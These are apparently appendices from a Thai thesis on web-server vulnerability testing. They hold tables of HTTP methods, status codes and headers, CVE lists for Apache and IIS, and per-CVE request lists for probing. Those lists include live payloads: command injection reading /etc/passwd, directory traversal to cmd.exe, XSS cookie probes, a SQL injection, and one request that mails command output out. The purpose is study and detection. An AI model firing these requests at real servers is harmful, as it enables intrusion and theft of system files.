DELETE	ร้องขอให้เซิร์ฟเวอร์ลบทรัพยากรที่ระบุออกไป
GET	ดึงเอาข้อมูลที่ต้องการจากเซิร์ฟเวอร์ ซึ่งถ้าแฟ้มข้อมูลที่ต้องการเป็นเอกสารเอชทีเอ็มแอลแบบสแตติก (Static) เนื้อหาภายในแฟ้มข้อมูลก็จะถูกแสดงที่เว็บบราวเซอร์แต่หากแฟ้มข้อมูลนั้นเป็นแบบไดนามิก (Dynamic) เว็บเซิร์ฟเวอร์ก็จะทำการประมวลผลแฟ้มข้อมูลนั้นก่อน และส่งค่าเอาต์พุตเหล่านั้นไปให้เว็บบราวเซอร์แสดงผล
HEAD	การทำงานคล้ายกับเมธอด GET แต่จะต่างกันตรงที่จะตอบสนองข้อมูลดิบที่แสดงสถานะของเว็บเซิร์ฟเวอร์
OPTIONS	ร้องขอข้อมูลบริการที่เซิร์ฟเวอร์อนุญาตให้ร้องขอข้อมูลใช้ได้
POST	ร้องขอให้เซิร์ฟเวอร์รับข้อมูลที่ส่งเข้าไปให้ประมวลผล
PUT	ร้องขอให้ข้อมูลที่อยู่ในข้อความถูกนำไปเก็บไว้ในเซิร์ฟเวอร์
TRACE	ส่งการร้องขอเพื่อให้มีการส่งข้อความกลับมาในลักษณะของการวนกลับ (Loopback)
Cache-Control	ระบุไดเรกทีฟ (Directive) เพื่อควบคุมกลไกการเก็บแคชที่ฝั่งเว็บบราวเซอร์
Connection	อนุญาตให้ผู้ส่งระบุออปชันเพิ่มเติมสำหรับคอนเน็กชันนั้นๆ
Etag	ให้ค่าปัจจุบันของเอ็นทิตี้แทค (Entity Tag)
Trailer	ให้ลิสต์ของเฮดเดอร์ที่ตอนท้ายของข้อความ
Tranfer-Encoding	แสดงการเปลี่ยนแปลงที่เกิดขึ้นกับเนื้อหาของข้อความที่รับส่ง
Upgrade	อนุญาตให้ไคลเอนต์ (Client) ระบุว่ามีเฮดเดอร์อื่นเพิ่มเติมอีกหรือไม่
Via	ถูกใช้โดยเกตเวย์ (Gateway) ระหว่างทางและพร็อกซี่เพื่อกำหนดว่าใครและโปรโตคอลใดจะถูกใช้สำหรับการส่งผ่านข้อความในแต่ละฮอพ (Hop)
Warning	ใช้เพื่อให้ข้อมูลเพิ่มเติมเกี่ยวกับสถานะของข้อความ

ตารางที่ ข.2 ตัวอย่างโค้ดตอบสนองพื้นฐานและความหมาย

โค้ดตอบสนอง	**ความหมาย**
200 OK	เซิร์ฟเวอร์สามารถตอบสนองตามการร้องขอได้สำเร็จ
301 Moved Permanently	เซิร์ฟเวอร์แจ้งว่าแฟ้มข้อมูลหรือหน้าเพจที่ต้องการได้ถูกย้ายตำแหน่งไปแล้วอย่างถาวรพร้อมทั้งส่ง URL ใหม่มาให้
302 Moved Temporarily	เซิร์ฟเวอร์แจ้งว่าแฟ้มข้อมูลหรือหน้าเพจที่ต้องการได้ถูกย้ายตำแหน่งไปชั่วคราวพร้อมทั้งส่ง URL ใหม่มาให้
400 Bad Request	เซิร์ฟเวอร์ไม่เข้าใจการร้องขอนั้นๆ
401 Unauthorized	เซิร์ฟเวอร์แจ้งว่าการเข้าถึงแฟ้มข้อมูลหรือเพจนั้นๆ ต้องได้รับการตรวจสอบตัวตนของผู้ใช้งานก่อน
403 Forbidden	เซิร์ฟเวอร์ปฏิเสธการร้องขอนั้น
404 Not Found	เซิร์ฟเวอร์แจ้งว่าแฟ้มข้อมูลหรือหน้าเพจที่ร้องขอนั้นไม่มีอยู่บนเซิร์ฟเวอร์
500 Internal Server Error	มีความผิดพลาดเกิดขึ้นในระหว่างการประมวลผล
501 Not Implemented	เซิร์ฟเวอร์ไม่รองรับการร้องขอนั้น
503 Service Unavailable	เซิร์ฟเวอร์ไม่สามารถตอบสนองการร้องขอได้เนื่องจากรับภาระงานอยู่ในปริมาณมาก

ตารางที่ ข.3 ตัวอย่างฟิลด์เฮดเดอร์และความหมาย

ฟิลด์เฮดเดอร์	**ความหมาย**
Allow	รายการเมธอดที่เซิร์ฟเวอร์อนุญาตให้เรียกใช้งาน
Authorization	แสดงข้อมูลที่เกี่ยวกับการตรวจสอบผู้ใช้ก่อนเข้าใช้งานระบบ
Content-Encoding	แสดงการเข้ารหัสของเนื้อหา
Content-Length	แสดงขนาดของเนื้อหาด้วยหน่วยไบต์
Content-Type	แสดงประเภทของเนื้อหา
Expries	วันที่และเวลาที่เนื้อหานั้นถูกพิจารณาว่าหมดอายุ
From	อีเมลที่ใช้สำหรับการแยกแยะว่าข้อความนั้นส่งมาจากที่ใด
Last-Modified	วันที่และเวลาที่เซิร์ฟเวอร์เชื่อว่าแฟ้มข้อมูลถูกแก้ไขครั้งล่าสุด
Location	ตำแหน่งของแฟ้มข้อมูลหรือหน้าเพจที่ร้องขอมา
Pragma	อธิบายพฤติกรรมเพิ่มเติมของการร้องขอ เช่น no-cache หมายถึงบราวเซอร์จะต้องโหลดแฟ้มข้อมูลใหม่จากเซิร์ฟเวอร์ทุกครั้ง
Server	แสดงชนิดและรุ่นของเว็บเซิร์ฟเวอร์
User-Agent	แสดงข้อมูลเกี่ยวกับบราวเซอร์ที่ผู้ใช้ใช้ในการร้องขอข้อมูล เช่น Mozilla/5.0 (WinNT)
WWW-Authenticate	เก็บค่าในการตรวจสอบตัวตนเพื่อเข้าถึงระบบ

ภาคผนวก ค

จุดบกพร่องซีวีอีที่เกี่ยวข้องกับอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์

ตารางที่ ค.1 จุดบกพร่องซีวีอีที่เกี่ยวข้องกับอาปาเช่เว็บเซิร์ฟเวอร์

หมายเลข	รายละเอียดจุดบกพร่อง
ซีวีอี 1999 – 0021	Arbitrary command execution via buffer overflows in Count.cgi (wwwcount) cgi-bin program.
ซีวีอี 1999 – 0066	AnyForm CGI remote execution.
ซีวีอี 1999 – 0067	CGI phf program allows remote command execution through shell metacharacters.
ซีวีอี 1999 – 0070	Test-cgi program allows an attacker to list files on the server.
ซีวีอี 1999 – 0146	The campas CGI program provided with some NCSA web servers allows an attacker to read arbitrary files.
ซีวีอี 1999 – 0172	FormMail CGI program allows remote execution of commands.
ซีวีอี 1999 – 0174	The view-source CGI program allows remote attackers to read arbitrary files via a .. (dot dot) attack.
ซีวีอี 1999 – 0237	Remote execution of arbitrary commands through Guestbook CGI program.
ซีวีอี 1999 – 0260	The jj CGI program allows command execution via shell metacharacters.
ซีวีอี 1999 – 0262	Faxsurvey CGI script on Linux allows remote command execution via shell metacharacters.
ซีวีอี 1999 – 0264	Htmlscript CGI program allows remote read access to files.
ซีวีอี 1999 – 0266	The info2www CGI script allows remote file access or remote command execution.
ซีวีอี 2000 – 0010	WebWho+ whois.cgi program allows remote attackers to execute commands via shell metacharacters in the TLD parameter.

ตารางที่ ค.1 จุดบกพร่องซีวีอีที่เกี่ยวข้องกับอาปาเช่เว็บเซิร์ฟเวอร์ (ต่อ)

หมายเลข	รายละเอียดจุดบกพร่อง
ซีวีอี 2000 – 0208	The htdig (ht://Dig) CGI program htsearch allows remote attackers to read arbitrary files by enclosing the file name with backticks (`) in parameters to htsearch.
ซีวีอี 2000 – 0287	The BizDB CGI script bizdb-search.cgi allows remote attackers to execute arbitrary commands via shell metacharacters in the dbname parameter.
ซีวีอี 2000 – 0941	Kootenay Web KW Whois 1.0 CGI program allows remote attackers to execute arbitrary commands via shell metacharacters in the "whois" parameter.
ซีวีอี 2002 – 0061	Apache for Win32 before 1.3.24, and 2.0.x before 2.0.34-beta, allows remote attackers to execute arbitrary commands via shell metacharacters provided as arguments to batch (.bat) or .cmd scripts, which are sent unfiltered to the shell interpreter
ซีวีอี 2002 – 0082	The dbm and shm session cache code in mod_ssl before 2.8.7-1.3.23, and Apache-SSL before 1.3.22+1.46, does not properly initialize memory using the i2d_SSL_SESSION function
ซีวีอี 2002 – 0392	Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.
ซีวีอี 2002 – 0513	The PHP administration script in popper_mod 1.2.1 and earlier relies on Apache .htaccess authentication, which allows remote attackers to gain privileges if the script is not appropriately configured by the administrator.

ตารางที่ ค.2 จุดบกพร่องซีวีอีที่เกี่ยวข้องกับไอไอเอสเว็บเซิร์ฟเวอร์

หมายเลข	รายละเอียดจุดบกพร่อง
ซีวีอี 1999 – 0191	IIS newdsn.exe CGI script allows remote users to overwrite files.
ซีวีอี 1999 – 0264	Htmlscript CGI program allows remote read access to files.
ซีวีอี 1999 – 0237	Remote execution of arbitrary commands through Guestbook CGI program.
ซีวีอี 1999 – 0278	In IIS, remote attackers can obtain source code for ASP files by appending "::$DATA" to the URL.
ซีวีอี 1999 – 0874	Buffer overflow in IIS 4.0 allows remote attackers to cause a denial of service via a malformed request for files with .HTR, .IDC, or .STM extensions.
ซีวีอี 2000 – 0226	IIS 4.0 allows attackers to cause a denial of service by requesting a large buffer in a POST or PUT command which consumes memory, aka the "Chunked Transfer Encoding Buffer Overflow Vulnerability."
ซีวีอี 2000 – 0884	IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.
ซีวีอี 2000 – 0770	IIS 4.0 and 5.0 does not properly restrict access to certain types of files when their parent folders have less restrictive permissions, which could allow remote attackers to bypass access restrictions to some files.
ซีวีอี 2000 – 0778	IIS 5.0 allows remote attackers to obtain source code for .ASP files and other scripts via an HTTP GET request with a "Translate: f" header, aka the "Specialized Header" vulnerability.
ซีวีอี 2000 – 0886	IIS 5.0 allows remote attackers to execute arbitrary commands via a malformed request for an executable file whose name is appended with operating system commands, aka the "Web Server File Request Parsing" vulnerability.

ตารางที่ ค.2 จุดบกพร่องซีวีอีที่เกี่ยวข้องกับไอไอเอสเว็บเซิร์ฟเวอร์ (ต่อ)

หมายเลข	รายละเอียดจุดบกพร่อง
ซีวีอี 2001 – 0151	IIS 5.0 allows remote attackers to cause a denial of service via a series of malformed WebDAV requests.
ซีวีอี 2001 – 0241	Buffer overflow in Internet Printing ISAPI extension in Windows 2000 allows remote attackers to gain root privileges via a long print request that is passed to the extension through IIS 5.0.
ซีวีอี 2001 – 0333	Directory traversal vulnerability in IIS 5.0 and earlier allows remote attackers to execute arbitrary commands by encoding .. (dot dot) and "\" characters twice.
ซีวีอี 2001 – 0500	Buffer overflow in ISAPI extension (idq.dll) in Index Server 2.0 and Indexing Service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via a long argument to Internet Data Administration (.ida) and Internet Data Query (.idq) files such as default.ida, as commonly exploited by Code Red.
ซีวีอี 2001 – 0507	IIS 5.0 uses relative paths to find system files that will run in-process, which allows local users to gain privileges via a Trojan horse file, aka the "System file listing privilege elevation" vulnerability.

ภาคผนวก ง

ตัวอย่างรายการร้องขอข้อมูลเอชทีทีพีเพื่อใช้ในการตรวจสอบจุดบกพร่อง

ตารางที่ ง.1 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0021

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0021	Arbitrary command execution via buffer overflows in Count.cgi (wwwcount) cgi-bin program.
รายการร้องขอข้อมูล	
GET /Count.cgi GET /cgis/Count.cgi GET /cgis/count.cgi GET /cgi-bin/Count.cgi GET /cgi-bin/count.cgi GET /cgi-local/Count.cgi GET /cgi-local/count.cgi GET /cgi/Count.cgi GET /cgi/count.cgi GET /cgis/Count.cgi GET /cgis/count.cgi GET /bin/Count.cgi GET /bin/count.cgi	

ตารางที่ ง.2 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0066

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0066	AnyForm CGI remote execution.
รายการร้องขอข้อมูล	
GET /AnyForm GET /AnyForm2 GET /cgis/AnyForm GET /cgis/AnyForm2 GET /cgi-bin/AnForm2 GET /cgi-bin/AnyForm	

ตารางที่ ง.2 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0066 (ต่อ)

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0066	AnyForm CGI remote execution.
รายการร้องขอข้อมูล	
GET /cgi-bin/AnyForm2 GET /cgi-bin/anyform/default.htm GET /cgi-bin/anyform2/default.htm GET /cgi-local/AnyForm GET /cgi-local/AnyForm2 GET /cgi/AnyForm GET /cgi/AnyForm2 GET /bin/AnyForm GET /bin/AnyForm2	

ตารางที่ ง.3 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0067

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0067	CGI phf program allows remote command execution through shell metacharacters.
รายการร้องขอข้อมูล	
GET /cgi-bin/phf GET /cgi-bin/phf.cgi GET /cgi-bin/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd GET /cgi-bin/phf?QALIAS=x%0a/bin/cat%20/etc/group GET /cgi-bin/phf?Qalias=&Qname=haqr&Qemail=&Qnickname=&Qoffice_phone= GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd GET /cgi-bin/phf?Qalias=x%0a/bin/ls%20/ GET /cgi-bin/phf?Qname=me%0als%20-lFa GET /cgi-bin/phf?Qname=root%0A/bin/cat%20/etc/passwd GET /cgi-local/phf GET /cgi-local/phf.cgi GET /cgi-local/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd GET /cgi/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd GET /cgis/phf.cgi	

ตารางที่ ง.3 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0067 (ต่อ)

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0067	CGI phf program allows remote command execution through shell metacharacters.
รายการร้องขอข้อมูล	
GET /cgis/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd GET /bin/phf.cgi GET /bin/phf.cgi?QALIAS=x%0a/bin/cat%20/etc/passwd	

ตารางที่ ง.4 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0070

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0070	Test-cgi program allows an attacker to list files on the server.
รายการร้องขอข้อมูล	
GET /test-cgi GET /cgi-bin/test-cgi GET /cgi-bin/test-cgi.tcl GET /cgi-bin/test-cgi/*?* GET /cgi-bin/test-cgi/default.htm GET /cgi-bin/test-cgi?* GET /cgi-bin/test-cgi?/* GET /cgi-bin/test.cgi GET /cgi-bin/test.cgi?/etc/passwd/* GET /cgi-bin/test/test.cgi GET /cgi-bin/testcgi GET /cgi-bin/testcgi.exe GET /cgi-local/test-cgi GET /cgi-local/test-cgi.tcl GET /cgi-local/test-cgi?/* GET /cgi/test-cgi GET /cgis/test-cgi?/* GET /bin/test-cgi GET /bin/test-cgi.tcl	

ตารางที่ ง.5 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0146

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0146	The campas CGI program provided with some NCSA web servers allows an attacker to read arbitrary files.
รายการร้องขอข้อมูล	
GET /campas GET /cgi-bin/campas GET /cgi-bin/campas?%0acat%0a/etc/group%0a GET /cgi-bin/campas?%0acat%0a/etc/passwd%0a GET /cgi-bin/campas?%0als%20-lFa%20/etc GET /cgi-local/campas GET /cgi/campas GET /cgis/campas GET /bin/campas	

ตารางที่ ง.6 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0172

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0172	FormMail CGI program allows remote execution of commands.
รายการร้องขอข้อมูล	
GET /formmail.cgi GET /cgi-bin/FormMail.pl GET /cgi-bin/formmail GET /cgi-bin/formmail.cgi?env_report=/etc/passwd&recipient=email@host.com&required=&firstname=&l GET /cgi-bin/formmail.cgi?env_report=/etc/passwd&recipient=test@test.net&required=&firstname=&la GET /cgi-bin/formmail.cgi?recipient=root@localhost%0Acat%20/etc/passwd&email=nessus@localhost&su GET /cgi-bin/formmail.pl?recipient=root@localhost%0Acat%20/etc/passwd&email=nessus@localhost&sub GET /cgi-bin/formmail?recipient=root@localhost%0Acat%20/etc/passwd&email=nessus@localhost&subjec GET /cgi-local/formmail GET /cgi-local/formmail.cgi GET /cgi-local/formmail.cgi?recipient=root@localhost%0Acat%20/etc/passwd&email=nessus@localhost& GET /cgi-local/formmail.pl GET /cgi-local/formmail.pl?recipient=root@localhost%0Acat%20/etc/passwd&email=nessus@localhost&s GET /cgi-local/formmail?recipient=root@localhost%0Acat%20/etc/passwd&email=nessus@localhost&subj GET /cgi/formmail GET /cgi/formmail.cgi GET /cgi/formmail?recipient=root@localhost%0Acat%20/etc/passwd&email=nessus@localhost&subject=te GET /bin/formmail.cgi GET /bin/formmail.cgi?recipient=root@localhost%0Acat%20/etc/passwd&email=nessus@localhost&subjec	

ตารางที่ ง.7 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0174

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0174	The view-source CGI program allows remote attackers to read arbitrary files via a .. (dot dot) attack.
รายการร้องขอข้อมูล	
GET /cgi/view-source GET /view-source GET /view-source?../../../../../../../etc/motd GET /cgi-bin/view-source GET /cgi-bin/viewsource?/etc/passwd GET /cgi-local/view-source GET /cgi-local/viewsource?/etc/passwd GET /cgis/view-source GET /bin/view-source	

ตารางที่ ง.8 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0191

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0191	IIS newdsn.exe CGI script allows remote users to overwrite files.
รายการร้องขอข้อมูล	
GET /scrips/tools/newdsn.exe GET /script/tools/newdsn.exe GET /tools/newdsn.exe GET /tools/newdsn.exe?driver=Microsoft%2BAccess%2BDriver%2B%28*.mdb%29&dsn=goatfart+samples+from	

ตารางที่ ง.9 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0237

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0237	Remote execution of arbitrary commands through Guestbook CGI program.
รายการร้องขอข้อมูล	
GET /guestbook/dcguest.cgi GET /cgi-bin/csGuestbook.cgi GET /cgi-bin/csGuestbook.cgi?command=savesetup&setup=PERL_CODE_HERE GET /cgi-bin/guestbookcgi GET /cgi-local/guestbook.cgi	

ตารางที่ ง.9 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0237 (ต่อ)

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0237	Remote execution of arbitrary commands through Guestbook CGI program.
รายการร้องขอข้อมูล	
GET /cgi-local/guestbook.pl GET /cgi/guestbook-cgi GET /cgi/guestbook.cgi GET /cgi/guestbook.pl GET /cgi/guestbookcgi GET /cgis/guestbook.cgi GET /cgis/guestbook.pl GET /bin/guestbook.cgi GET /bin/guestbook.pl GET /guestbook GET /cgi-bin/guestbook.asp GET /cgi-bin/guestbook.dll GET /cgi-bin/guestbook.doc GET /cgi-bin/guestbook.exe GET /cgi-bin/guestbook.htm GET /cgi-bin/guestbook.html GET /doc/guestbook.asa GET /doc/guestbook.tmp GET /doc/guestbook.txt GET /doc/guestbook.vbs GET /~root/guestbook.jsp GET /guestbook.zip	

ตารางที่ ง.10 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0260

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0260	The jj CGI program allows command execution via shell metacharacters.
รายการร้องขอข้อมูล	
GET /jj GET /cgi-bin/jj GET /cgi-bin/jj.cgi GET /cgi-local/jj GET /cgi/jj GET /cgis/jj GET /bin/jj	

ตารางที่ ง.11 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0262

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0262	Faxsurvey CGI script on Linux allows remote command execution via shell metacharacters.
รายการร้องขอข้อมูล	
GET /bb-dnbd/faxsurvey GET /faxsurvey GET /cgi-bin/faxsurvey GET /cgi-bin/faxsurvey?/bin/cat%20/etc/group GET /cgi-bin/faxsurvey?/bin/cat%20/etc/passwd GET /cgi-bin/faxsurvey?cat#20/etc/passwd GET /cgi-bin/faxsurvey?ls%20-lFa GET /cgi-local/faxsurvey GET /cgi-local/faxsurvey?cat#20/etc/passwd GET /cgi/faxsurvey GET /cgi/faxsurvey?cat#20/etc/passwd GET /cgis/faxsurvey	

ตารางที่ ง.12 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0264

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0264	Htmlscript CGI program allows remote read access to files.
รายการร้องขอข้อมูล	
GET /cgis/faxsurvey?cat#20/etc/passwd GET /bin/faxsurvey GET /bin/faxsurvey?cat#20/etc/passwd GET /htmlscript GET /cgi-bin/htmlscript GET /cgi-bin/htmlscript?../../../../../../../../../../etc/passwd GET /cgi-bin/htmlscript?../../../../../../../../etc/passwd GET /cgi-bin/htmlscript?../../../../../../etc/group GET /cgi-bin/htmlscript?../../../../etc/passwd GET /cgi-local/htmlscript GET /cgi-local/htmlscript?../../../../../../../../../../etc/passwd GET /cgi/htmlscript GET /cgi/htmlscript?../../../../../../../../../../etc/passwd GET /cgis/htmlscript GET /cgis/htmlscript?../../../../../../../../../../etc/passwd GET /bin/htmlscript GET /bin/htmlscript?../../../../../../../../../../etc/passwd	

ตารางที่ ง.13 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0266

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0266	The info2www CGI script allows remote file access or remote command execution.
รายการร้องขอข้อมูล	
GET /cgi-bin/info2www GET /cgi-bin/info2www?`(../../../../../../../../ls%20-lFa%20/etc|)` GET /cgi-local/info2www GET /cgi/info2www GET /cgis/info2www GET /bin/info2www	

ตารางที่ ง.14 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0278

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0278	In IIS, remote attackers can obtain source code for ASP files by appending "::$DATA" to the URL
รายการร้องขอข้อมูล	
GET /global.asa::$DATA GET /index.jsp::$DATA GET /*.jsp::$DATA/ GET /'%20UNION%20ALL%20SELECT%20FileToClob('/etc/passwd','server')::html,0%20FROM%20sysusers%20W	

ตารางที่ ง.15 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 1999 – 0874

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 1999 – 0874	Buffer overflow in IIS 4.0 allows remote attackers to cause a denial of service via a malformed request for files with .HTR, .IDC, or .STM extensions.
รายการร้องขอข้อมูล	
GET /<script>alert('Vulnerable')</script>.stm GET /ASPSamp/AdvWorks/equipment/achg.htr GET /adminlogin?RCpage:=/sysadmin/index.stm GET /adminlogin?RCpage=/sysadmin/index.stm GET /asp/something.stm GET /blabla.idc GET /bogus.stm GET /global.asa%3F+.htr GET /global.asa+.htr GET /invalidfilename.idc GET /session/adminlogin?RCpage/sysadmin/index.stm GET /session/adminlogin?RCpage=/sysadmin/index.stm GET /something.stm GET /test.idc GET /whatever.htr GET /cgi-bin/session/adminlogin?RCpage=/sysadmin/index.stm GET /cgi-local/session/adminlogin?RCpage=/sysadmin/index.stm GET /cgis/session/adminlogin?RCpage=/sysadmin/index.stm GET /*.idc	

ตารางที่ ง.16 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2000 – 0010

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2000 – 0010	WebWho+ whois.cgi program allows remote attackers to execute commands via shell metacharacters in the TLD parameter.
รายการร้องขอข้อมูล	
GET /cgi/webwho.pl GET /cgi/whois.cgi GET /cgi/whois.cgi?action=load&whois=%3Bid GET /cgi/whois.pl GET /cgi/whois_raw.cgi GET /cgi-bin/whois_raw.cgi?fqdn=%0Acat%20/etc/passwd GET /cgi-local/webwho.pl GET /cgi-local/whois.cgi GET /cgi-local/whois.cgi?action=load&whois=%3Bid GET /cgi-local/whois_raw.cgi GET /cgi-local/whois_raw.cgi?fqdn=%0Acat%20/etc/passwd GET /cgi/scripts/whois.cgi GET /cgi/scripts/whois.cgi?action=load&whois=check GET /cgis/whois.cgi?action=load&whois=%3Bid GET /cgis/whois_raw.cgi GET /cgis/whois_raw.cgi?fqdn=%0Acat%20/etc/passwd GET /bin/scripts/whois.cgi GET /bin/scripts/whois.cgi?action=load&whois=check GET /bin/webwho.pl GET /bin/whois.cgi?action=load&whois=%3Bid GET /bin/whois_raw.cgi GET /bin/whois_raw.cgi?fqdn=%0Acat%20/etc/passwd	

ตารางที่ ง.17 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2000 – 0208

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2000 – 0208	The htdig (ht://Dig) CGI program htsearch allows remote attackers to read arbitrary files by enclosing the file name with backticks (`) in parameters to htsearch.
รายการร้องขอข้อมูล	
GET /cgis/dig.cgi GET /cgi-bin/dig.cgi GET /cgi-bin/htsearch?config=htdig;words=%22%3E%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fsc GET /cgi/dig.cgi GET /cgis/dig.cgi GET /bin/dig.cgi	

ตารางที่ ง.18 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2000 – 0226

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2000 – 0226	IIS 4.0 allows attackers to cause a denial of service by requesting a large buffer in a POST or PUT command which consumes memory, aka the "Chunked Transfer Encoding Buffer Overflow Vulnerability."
รายการร้องขอข้อมูล	
GET /shtml.dll GET /stealth_badfile.shtml GET /test.shtml GET /test.shtml?%3CSCRIPT%3Ealert(document.URL)%3C%2FSCRIPT%3E=x GET /cgi-bin/mlog.shtml GET /cgi-bin/shtml.ddl GET /cgi-local/shtml.ddl GET /cgi/shtml.ddl GET /cgis/shtml.ddl GET /_vti_bin/shtml.dll GET /_vti_bin/shtml.dll/_vti_rpc GET /_vti_bin/shtml.dll/demon.html GET /_vti_bin/shtml.dll/nstealth.html GET /_vti_bin/shtml.dll/tstt.htm GET /_vti_bin/shtml.exe	

ตารางที่ ง.18 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2000 – 0226 (ต่อ)

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2000 – 0226	IIS 4.0 allows attackers to cause a denial of service by requesting a large buffer in a POST or PUT command which consumes memory, aka the "Chunked Transfer Encoding Buffer Overflow Vulnerability."
รายการร้องขอข้อมูล	
GET /_vti_bin/shtml.exe/_vti_rpc GET /_vti_bin/shtml.exe/pipe.htm GET /_vti_bin/shtml.exe/unc.htm GET /bin/shtml.ddl GET /*.shtml/ GET /cgi-bin/admins.shtml	

ตารางที่ ง.19 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2000 – 0287

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2000 – 0287	The BizDB CGI script bizdb-search.cgi allows remote attackers to execute arbitrary commands via shell metacharacters in the dbname parameter.
รายการร้องขอข้อมูล	
GET /bizdb1-search.cgi GET /cgis/bizdb1-search.cgi GET /cgi-bin/bizdb1-search.cgi GET /cgi-bin/bizdb1-search.cgi?template=bizdb-summary&dbname=;ls|mail%20test@@test.com|&f6=^a.*& GET /cgi-local/bizdb1-search.cgi GET /cgi/bizdb1-search.cgi GET /cgis/bizdb1-search.cgi GET /bin/bizdb1-search.cgi	

ตารางที่ ง.20 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2000 – 0770 ซีวีอี 2000 – 0884 และซีวีอี 2000 – 0886

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2000 – 0770	IIS 4.0 and 5.0 does not properly restrict access to certain types of files when their parent folders have less restrictive permissions, which could allow remote attackers to bypass access restrictions to some files
ซีวีอี 2000 – 0884	IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.
ซีวีอี 2000 – 0886	IIS 5.0 allows remote attackers to execute arbitrary commands via a malformed request for an executable file whose name is appended with operating system commands, aka the "Web Server File Request Parsing" vulnerability.
รายการร้องขอข้อมูล	
GET /bin/..%e0%80%af../..%e0%80%af../winnt/system32/cmd.exe?/c+dir	
GET /bin/..%f0%80%80%af../..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir	
GET /bin/..%f8%80%80%80%af../..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir	
GET /bin/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir	
GET /%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/windows/win.ini	
GET /%2E%2E/%2E%2E/Program%20Files/AnalogX/SimpleServer/www/server.log	
GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/hosts	
GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd	
